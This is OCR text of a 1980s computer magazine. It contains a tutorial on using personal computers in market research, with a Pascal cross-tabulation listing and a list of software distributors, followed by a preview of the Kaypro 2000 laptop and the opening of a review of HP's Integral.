IN THIS TUTORIAL series I hope to provide marketing practitioners with a set of personal computing skills, together with a background awareness of suitable products and techniques which will assist them in day-to-day tasks. The emphasis will not be on the 'John X uses an IBM PC to manage a salesforce of 50 and says he is more productive' Sunday-supplement style of article, which frankly irritates rather than assists. Instead, I am committed to describing and illustrating, with worked examples, techniques which you can put to use immediately.

The accent in these articles will be on marketing, and many of the references given will be to marketing texts. Those in other management positions and computer users generally should also find something of interest to them in every article.

In this series, I shall look at a number of different activities performed as part of the marketing function. These include:

- Marketing research, both primary and secondary
- New product development
- Forecasting
- Budgeting
- Planning
- Financial management
- Sales management
- Advertising research
- Direct marketing
- Advertising functions

Each article will include a general introduction to how computers can assist in each area, discussion of specific techniques which are well suited to computer use, a sample program or spreadsheet in many cases, and a brief review of commercial products which address the particular problems involved.

I'd like to kick off by looking at the start of the whole marketing cycle: the consumer. Contrary to the belief of many of our general readers, companies do not simply buy a batch of the cheapest materials they can get, cobble together a product at the lowest possible price and then spend millions of dollars on advertising to foist a sub-standard product on a public which doesn't really want it but is tricked into buying it by subtle psychological advertising techniques.

Marketing should concern itself with the production of goods and services which satisfy the needs and desires of the consumer. In other words, it is easier — and more profitable — to sell people something they want, rather than to try to convince them they really want something else.

Research

The key (from one view at least) to marketing is therefore finding out what people want and need, a process known as market research. There are two kinds of market research:primary research and secondary research. Secondary research is done at one's desk or in a library, and consists of discovering industry trends, competitors' sales and similar information. This will be the subject of a later article.

Primary research involves going directly to the consumer and asking questions, or in some other way eliciting information about the consumer's attitudes to and impressions of product and advertising attributes. Many readers will have encountered interviewers in the street, and some may recall being stopped while browsing in a computer store and asked a series of questions about what they read, what they were planning to buy next, and so on. That was yours truly, gathering data for *Your Computer*!

Primary research breaks up further into two basic types of research: qualitative and quantitative.

Qualitative research generally involves setting up discussion groups: groups of three to ten consumers who sit around discussing products or whatever while a moderator makes notes and ensures that all relevant topics are covered and that quieter members of the group get an opportunity to have their say. Here the accent is on discovering the kinds of things people feel about companies and their products.

Qualitative research is used in defining problems, generating new product ideas, suggesting hypotheses to be used in subsequent research, and learning the vantage point and vocabulary of the consumer, among other applications. It does not lend itself to computer analysis, but the personal computer or microcomputer can be useful to researchers using qualitative methods.

For example, attendees at group discussions are usually drawn from people previously interviewed, and such selection can be done very easily by using the computer to pick them from a database. This allows complex selection criteria to be applied, such as product usage combined with socio-economic status and age.

Once a group discussion has been completed, a researcher will need to write a report based on the views expressed by the group(s). Quite apart from the obvious virtues of word processing on a personal computer, new products like ThinkTank and Framework are useful for brainstorm-

Questionnaire design and layout
Telephone interviewing: dialling and response direct entry
Sample size calculation and sample selection
Cross tabulation
Statistical Techniques
    Significance Tests
    Regression Analysis
    Multivariate Analysis
        Discriminant Analysis
        Factor Analysis
        Multi-dimensional Scaling
        Cluster Analysis
        Perceptual Mapping
Presentation Graphics
Report Design
Word Processing
Report Indexing

Table 1. *Applications of personal computers in market research.*

ing and creating the overall organisation of the report before writing it. I'll return to these products later.

Incidentally, astute readers may have realised that Synergistic Beer Drinking, where we invite our readers to air their views to YC staff is actually a thinly-veiled disguise for some qualitative research!

Quantitative research is less conceptual and more number-crunching, which is where — to date — computers have traditionally shown their strength. Here statistical techniques come to the fore.

The basis of quantitative research is the design of a questionnaire which is administered to a suitably selected sample of the population. The responses are then analysed to provide meaningful results. Analysis can be as simple as counting the yes and no responses, or counting those who use different brands. That's the simplest form of tabulation.

Cross-Tabulation

In the days before computers, that was just about the only technique available, as responses were counted by hand. But even counting by hand, it's possible to learn more from the completed questionnaires. For example, we can ask people what kind of car they drive, ask them their age, and ask them whether they've had an accident in the last three years.

Now we can discover, obviously, whether more people drive Fords than Holdens (ignoring, for the moment, that a better way to find that out is from sales statistics), and what proportion of the sample — and hence the population — have had an accident recently. That's straight tabulation of results.

The next stage is to ask questions which can only be answered by combining the answers to two or more questions. For example, are Ford owners younger, on average, than Holden owners? Are Volvo owners really safer drivers?

To answer the age question, for example, we would break the respondents into age groups — say, 17-25, 25-35, 35-45, 45-55, 55-65 and 65 and over. Then we would set up counters for each type of car and each age group; if there are 20 types of car and six age groups, that would mean 120 counters. On reading through the completed questionnaires, when we come across a Ford driver aged 37, we increment the appropriate counter.

This technique is called cross-tabulation, and it is the basic element upon which all further statistical analysis is based. The basic logic is fairly simple, but a program to do it has to cope with considerably more complexity. For example, what does your program do when it encounters a 37-year-old who owns both a Range Rover and a Ferrari? In different kinds of survey, a market researcher will want to handle that problem differently, and a good market research program must be able to cope regardless.

The other part of the design of a cross-tabulation program is all the input and output. Input screens have to be designed which allow rapid and accurate data entry and which also perform some preliminary validation and editing to screen out incorrect entries. For example, entry of the respondent's sex is not normally a multiple choice question!

Cross-tabulation was once done mostly by mainframe bureaus which specialised in supplying services to market research companies until the late Seventies, when the microcomputer came along. Today, survey analysis is rapidly being transferred to microcomputers, which the small market research company or department can easily justify, except in the case of very large surveys.

If you are interested in the internals of cross-tabulation programs, several years ago I wrote one for a project I was involved in, and I have extracted the code for the central tabulation part of the program and reproduced it as Listing 1. Obviously, this is only a small part of the 642-line program and doesn't make a great deal of sense on its own, but it shows the basic technique of checking for certain responses and incrementing counters. Readers can obtain the complete program on disk, free of charge for their own private or commercial use. The only thing I ask is that you don't tidy it up and sell it.

The program was written completely in Pascal over a period of a couple of weeks, and regular readers will perhaps recognise it as the project which put me off Pascal for life. One oddity of the program is that the variable names reflect the first application of the program, which was a survey on the marketing of public transport. Nonetheless, it is a complete, working, system which can be used for surveys of up to 100 questions (on an 8-bit machine — more on 16-bit) on any topic with virtually no limit on the number of questionnaires fed in.

Readers who work for a market research company or department and are doing full-time survey work will need something rather more powerful, however, and there are suitable programs available. Probably the most successful is a package called Microtab, written in Melbourne and marketed by Yann Campbell Hoare Wheeler, a well-respected market research company in its own right.

Microtab is quite different from the mainframe-based systems with which most researchers are familiar. It is designed to run on either single-user or networked personal computers. Networks, in particular, allow one machine to perform ▷

```
segment procedure crosstab;

  var
    transq : qnaire;
    answerfile : file of qnaire;
    nqs, qcnt : integer;
    descs : array[1..maxcol] of anstype;

  segment procedure readtypes;

  var
    descriptionfile : file of qdesc;
    thisquestdesc : qdesc;

    begin
      reset(descriptionfile,descfile);
      while not Eof(descriptionfile) do begin
        thisquestdesc := descriptionfile^; get(descriptionfile);
        descs[thisquestdesc.colno] := thisquestdesc.qtype;
      end;
      nqs := Size(descriptionfile);
      close(descriptionfile);
    end;

  procedure subtotal(count: choice);

  begin
    with transq do begin
      if 1 in most[3].mans then
        coltot[train,qcnt,count] := coltot[train,qcnt,count] + 1;
      if 2 in most[3].mans then
        coltot[ferry,qcnt,count] := coltot[ferry,qcnt,count] + 1;
      if 3 in most[3].mans then
        coltot[govbus,qcnt,count] := coltot[govbus,qcnt,count] + 1;
      if 4 in most[3].mans then
        coltot[privbus,qcnt,count] := coltot[privbus,qcnt,count] + 1;
      if 1 in most[4].mans then
        coltot[car,qcnt,count] := coltot[car,qcnt,count] + 1;
    end; (* with *)
  end; (* subtotal *)

  procedure mtotals;

    var
      count : integer;

    begin
      for count := 1 to maxchoice do begin

        if count in transq.most[qcnt].mans then begin
          coltot[runtot,qcnt,count] := coltot[runtot,qcnt,count] + 1;
          subtotal(count);
        end;
      end;
    end;

  procedure stotals;

    var
      count : integer;

    begin
      for count := 1 to maxchoice do begin
        if count = transq.most[qcnt].sans then begin
          coltot[runtot,qcnt,count] := coltot[runtot,qcnt,count] + 1;
          subtotal(count);
        end;
      end;
    end;

  begin
    Conact(0);
    Writeln('Survey Analysis System - Response Analysis');
(*$I-*)
    readtypes;
    reset(answerfile,surfile);
    while not EOF(answerfile) do begin
      GoToXY(0,5);
      Writeln('Processing record no. ',Next(answerfile));
      transq := answerfile^; get(answerfile);
      resps := resps + 1;
      with transq do begin
        for qcnt :=1 to nqs do begin
          case descs[qcnt] of
            multi : mtotals;
            single : stotals;
          end;
        end;
      end;
    end;
    close(answerfile);
(*$I+*)
  end;
```

Listing 1. *Sample cross-tabulation code from my market research program.*

the processor-intensive cross-tabulation while others print reports or do data entry.

Microtab is completely parameter-driven, and reads its questionnaire descriptions, data entry specifications, report formats, and so on from files which are created by the researcher. Users make their choices from menus, so no complex command language need be learnt, and the program provides a 25th-line help message as specifications are entered.

Data entry is designed for high-speed operation; in many cases even the return key need not be pressed. The screen automatically prompts with the appropriate question number, and will skip over questions that need not be answered. Data is automatically validated and the system requests re-entry if an error is detected. The operator can even step backwards to correct errors.

Microtab's cross-tabulation capabilities are particularly advanced; in particular, it allows the creation of what are termed 'hierarchical questions'. These simplify entry and analysis of, for example, semantic differential rating scales for a range of products. These usually take the form of 'strongly agree / agree / neutral / disagree / strongly disagree' responses to a series of statements or product attributes. An alternative example might be a set of questions which ask the respondent how long it has been since he or she last used a particular type of transport. Microtab handles these much more conveniently than earlier programs.

One of the trickiest parts of generating reports — and one that provides the least return for the researcher — is specifying report layouts and formats, column widths, titles and so on. Microtab does this automatically, laying out headings on up to 10 lines for best appearance, and even generating an automatic page index. Mic-

rotab can even output its results into a Graftalk run file to automatically generate bar and pie charts.

Apart from the basic facilities of cross-tabulation and reporting, Microtab also adds sophisticated facilities for recoding questions to permit further analysis. For example, data such as respondent's age can be divided into coded intervals, or manipulated arithmetically.

Microtab is written in compiled BASIC and runs on a variety of 8- and 16-bit machines, principally Televideo and IBM. A hard disk is virtually mandatory for handling large surveys and providing faster operation. A single-user set of software is priced at $6000, while multi-user software varies between $11,000 and $20,000.

Statistical Techniques

Once data has been cross-tabulated, the researcher can now bring to bear a battery of more sophisticated statistical techniques. Some of these are concerned with assuring the statistical significance of the data, while others are more concerned with data interpretation.

A number of statistical packages are available for personal computers; their major limitation compared to mainframe packages is the size of the data sets they can handle. With most 8-bitmicros, for example, the limit is measured in the hundreds of cases, while on 16-bit machines it can be up to 10 times higher.

Packages like Microstat and Abstat, for example, offer a wide range of facilities for data analysis. The core of the system is a data management subsystem which can construct a database, sort and order the data and perform various transformations on it. Related programs then produce various reports on the database.

These start with elementary descriptive statistics such as mean and standard deviation, skewness and kurtosis, progress through analysis of variance (one-way and two-way ANOVA), correlation and regres- ▷

DISTRIBUTORS

MASS
Westat Associates
60 Bruce Street,
Nedlands 6009.
Phone: (09) 386 4647

Microtab
Yann Campbell Hoare Wheeler
11-13 Princes Street,
St Kilda 3184.
Phone: (03) 537 2255

Yann Campbell Hoare Wheeler
10 Ridge Street,
North Sydney 2060.
Phone: (02) 922 3344

Microstat
Cerebral Solutions
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North Sydney 2060.
Phone: (02) 923 2288

Open Access
Software Suppliers
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North Ryde 2113.
Phone: (02) 888 1955

P-STAT
Software Solutions
5 Alexander Street,
Crows Nest 2065.
Phone: (02) 439 3055

Pascal xtab
Les Bell and Associates
PO Box 297,
Neutral Bay Junction 2089.
Phone:(02) 908 3458
No charge, but include formatted 20 cm CP/M SS SD, Kaypro II or IBM PC disk, cardboard stiffener and stamped, self-addressed envelope for return.

SAS
SAS Software
MLC Centre,
Sydney 2000.
Phone: (02) 235 2199

SPSS/PC
Sourceware
4/73 Albert Avenue,
Chatswood 2067.
Phone: (02) 411 5711

Statpak
Software Source
344-348 Oxford Street,
Woollahra 2025.
Phone: (02) 389 6388

Statpro
The Software House
227 Burwood Road,
Hawthorn 3122.
Phone: (03) 819 1488

Systat
Database Management Systems
83 Gleneira Road,
Ripponlea 3183.
Phone: (03) 523 5947

sion analysis and (and this is is where I start to get left behind) time series analysis and nonparametric tests such as Wald Wolfowitz, Kruskal-Wallis and Kolmogorov-Smirnov.

These packages are probably of most use to market research professionals or statisticians working in the social sciences. Marketers with a lesser requirement might find their needs better met by a pocket calculator with statistical functions, or a super-spreadsheet program.

The Hewlett-Packard HP-41CV calculator, for example, has 319 memories, and when used with its plug-in statistics module, can do a lot of common or garden statistical work. The Stat Pac, as it is known, includes a number of common statistical programs (see Table 2), and has got me by for years.

- Basic statistics for two variables
- Moments, Skewness and Kurtosis
- One-way analysis of variance
- Two-way analysis of variance
- One-way analysis of covariance
- Curve fitting: straight line, exponential, logarithmic and power curve
- Multiple linear regression
- Polynomial regression
- t statistics
- Chi-squared goodness of fit
- 2 x k and 3 x k contingency tables
- Spearman's rank correlation coefficient
- Normal and inverse normal distributions
- Chi-squared distribution

Table 2. *Capabilities of* HP-41C *Stat Pac.*

By a super-spreadsheet, I mean something like the next version of Open Access (currently in beta testing but due for release in the next few months). This integrated package includes a powerful database, word processor, spreadsheet and graphics. The next major release will also include statistical capabilities of a high order (see Table 3) in the spreadsheet, which means it can acquire data from the database and graph its output (including refinements like three-dimensional bar charts) using its standard graphics package.

Other, more specialised packages are available, and in particular some packages are moving from mainframes to micros. Perhaps the best known is SPSS, which is available for the IBM PC from Sourceware in Sydney.

- Descriptive statistics
- Polynomial regressions
- Multiple regression
- Analysis of variance
- Randomised blocks (two-way analysis of variance)
- Two-way analysis with multiple observations per cell
- Hypothesised mean
- Means between groups
- Pairwise difference between groups
- Hypothesised proportion
- Proportions between groups
- Subgroup proportions
- Correlation
- Wald-Wolfowitz Runs Test
- Wilcoxon Rank-Sum Test
- Kruskal-Wallis One-Way Analysis of Variance
- Kolmogorov-Smirnov Two-Group Test
- Wilcoxon Signed-Rank Test
- Absolute Normal Scores Test
- Kendall Coefficient of Concordance
- Friedman Test
- Chi-squared test
- Goodness of fit

Table 3. *Open Access forthcoming stats features.*

Apart from purely statistical analysis, microcomputers are also an important tool for the graphical presentation of data. Programs like BPS Business Graphics, Graftalk, DR Graph and Microsoft Chart permit graphs to be created and manipulated on screen and then plotted in just minutes. Plotter output can be photocopied onto transparencies for overhead projection, while for the best dramatic effect, the Polaroid Palette can be used to create 35 mm slides.

Apart from purely graphical techniques, recent innovations combine statistical analysis with graphic presentation to provide new insights. While techniques such as multi-dimensional scaling and factor analysis, or perceptual mapping, have to date been performed mostly on mainframes, the new generation of supermicros has the raw computing power to take on the task combined with sophisticated high-resolution colour display technology which will add new qualities to these techniques.

Knowledge Workers

All these programs relate purely to the unique activities of market research. Once this kind of activity has been completed, a report has to be written and submitted to the client (in the case of an agency) or to a product manager or marketing director (for an in-house MR department). All the activities of report preparation and presentation are obviously fair game for the application of office automation techniques involving personal computers — word processing, graphics, data communications and so on. In fact, market researchers so closely fit the description of 'knowledge workers' for whom personal computers are expressly designed that I'm surprised there are still researchers who don't use them!

By now, you should be completely sold on the benefits of personal computers in market research. They assist with the long process of converting raw data into information, then transforming that information into knowledge and ultimately into wisdom. At each stage, by using the personal computer, a researcher can reanalyse or in some way process the data to gain fresh insight — without the necessity of paying for expensive mainframe processing power.

More than anything else, the benefit of the personal computer lies in independence from expensive mainframes and the freedom to try statistical techniques on the off-chance that they might reveal something. This allows more time to concentrate on preparation of a report, another area where the computer can assist. We are often told that an intangible benefit of personal computers is 'improved quality of decision-making'; market researchers should be able to benefit directly from this, and should find that benefit to be tangible. □

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Reviews

TOWARDS THE KAYPRO 2000 - A Preview

Powerful, full-featured laptop computers have started to appear on the scene in the last 12 months, with some very sophisticated offerings. Most of them also have very sophisticated prices — often as high as (or higher than) equivalent desktop models. Kaypro is about to weigh in with a little box which won't cost the earth.

KAYPRO HAS been busy in recent months. In the United States, the company has introduced three new IBM-compatible machines since the beginning of the year — the Kaypro 16 and Kaypro 16/2 portables, and the AT-compatible 286i.

Now the company has launched a laptop machine, which it describes as "the Porsche of laptop computers at a Volkswagen price". The laptop market has become the latest hotbed of activity in the computer industry, with Hewlett-Packard and Data General radiating the most heat. Both these companies' machines combine design excellence with intimidating price-tags, restricting their market to the 'executive on the move' set. Kaypro hopes to attract some of the masses with its US$1995 Kaypro 2000.

Kaypro's New Image

What has the 2000 to offer? For a start, Kaypro has abandoned its big, clunky, metal-box image. The 2000 is housed in a sleek, brushed-aluminium case which opens to reveal an adjustable LCD screen, pop-up microfloppy disk drive and detachable keyboard.

It is as IBM compatible as any machine can be when using 9 cm microfloppies; the IBM machine uses 13 cm minifloppies with 360 Kbyte capacity. The Kaypro disks will hold twice the information, but getting information to and from IBM diskettes requires additional hardware. Kaypro assures us software on microfloppies is becoming increasingly available, especially since the release of the Data General/One with its 9 cm drives. The Kaypro 2000 will accept DG/One MS-DOS material.

Kaypro's laptop offers a variety of ways of accessing data and programs held on 13 cm disks: an optional base unit comes with one 13 cm drive and room for another (or a hard disk or second 9 cm drive); a disk adaptor can be connected to an external 13 cm drive; or the disk adaptor coupled with a PC card and cable lets you connect the 2000 directly to the disk drive of an IBM or compatible machine.

The base unit also adds two IBM hardware slots, an additional serial port and a parallel port to the system. It connects to the standard 2000 through a 100-pin connector. When the 2000 and the base unit are combined, they look somewhat like an air conditioning unit! It may sound awful, but it looks very neat.


A Powerful Bundle

The standard configuration of the machine includes an 8088 processor running at 4.77 MHz, a built-in real-time clock, 256 Kbytes of random access memory, a rechargeable battery pack which provides about four hours' continued use, an AC adaptor/charger and a carrying case. The screen displays 25 lines by 80 columns with 640 by 200 pixel bit-map graphics.

The four-hour operation limit of the batteries seems barely adequate, but it's possible to buy a spare external battery pack which gives an extra four hours' operation. In fact, there is a multitude of optional extras which will add to the flexibility, if not the portability, of the machine.

In its usual graceful manner, Kaypro has included a pile of software to get you started on computing straightaway: MS-DOS, GW-BASIC, WordStar, MailMerge, InfoStar+, CalcStar and tutorials are bundled with the hardware.

Unfortunately, the US$1995 price-tag will disappear by the time the machine reaches our shores in August. Vizden, Kaypro's local subsidiary, hopes to be selling the 2000 for about $3600, depending on the US/Australian exchange rate. At this price it will still compare favourably with many of the other machines on the local scene. Keep your lap free in anticipation. □



The Kaypro 2000 baring its all (right), and snuggling into the optional base unit (below).

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

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
HP'S INTEGRAL — All in One

As regular readers will know, Les Bell has always had a soft spot for Hewlett-Packard, ever since he first spent an entire working holiday's earnings on one of its early pocket calculators. Recently he had an opportunity to evaluate its new UNIX-based transportable.

THERE'S SOMETHING about Hewlett-Packard equipment; a combination of good design and manufacturing quality that has earned HP a reputation as 'the Rolls-Royce of electronics'. As HP has discovered, however, it doesn't matter how excellent a product is if it's not the machine most people want. The HP-85, 86 and 87 desktop computers proved this; beautifully designed and built, with excellent support, they were, however, based upon a proprietary processor, operating system and software base at a time when IBM was showing everyone that the way to success was to open up your machine's architecture to other suppliers.



Later HP designs like the HP 150 and 110 have moved towards the MS-DOS mainstream, although they are still not IBM-compatible in the usual sense. At this late stage of the PC game, it would appear that HP is never going to achieve a major market share except in the specialised technical areas that have traditionally been its base.


But with the end of the PC-DOS/MS-DOS era in sight, and with manufacturers — including IBM — exploring new 16- and 32-bit machine architectures, HP has a chance to become an early player in the next stage of the contest.


Ironically, with Unix shaping up as a major contender for the title of 'standard operating system', we can expect a change in the marketplace which will resurrect some of the characteristics of the CP/M days.

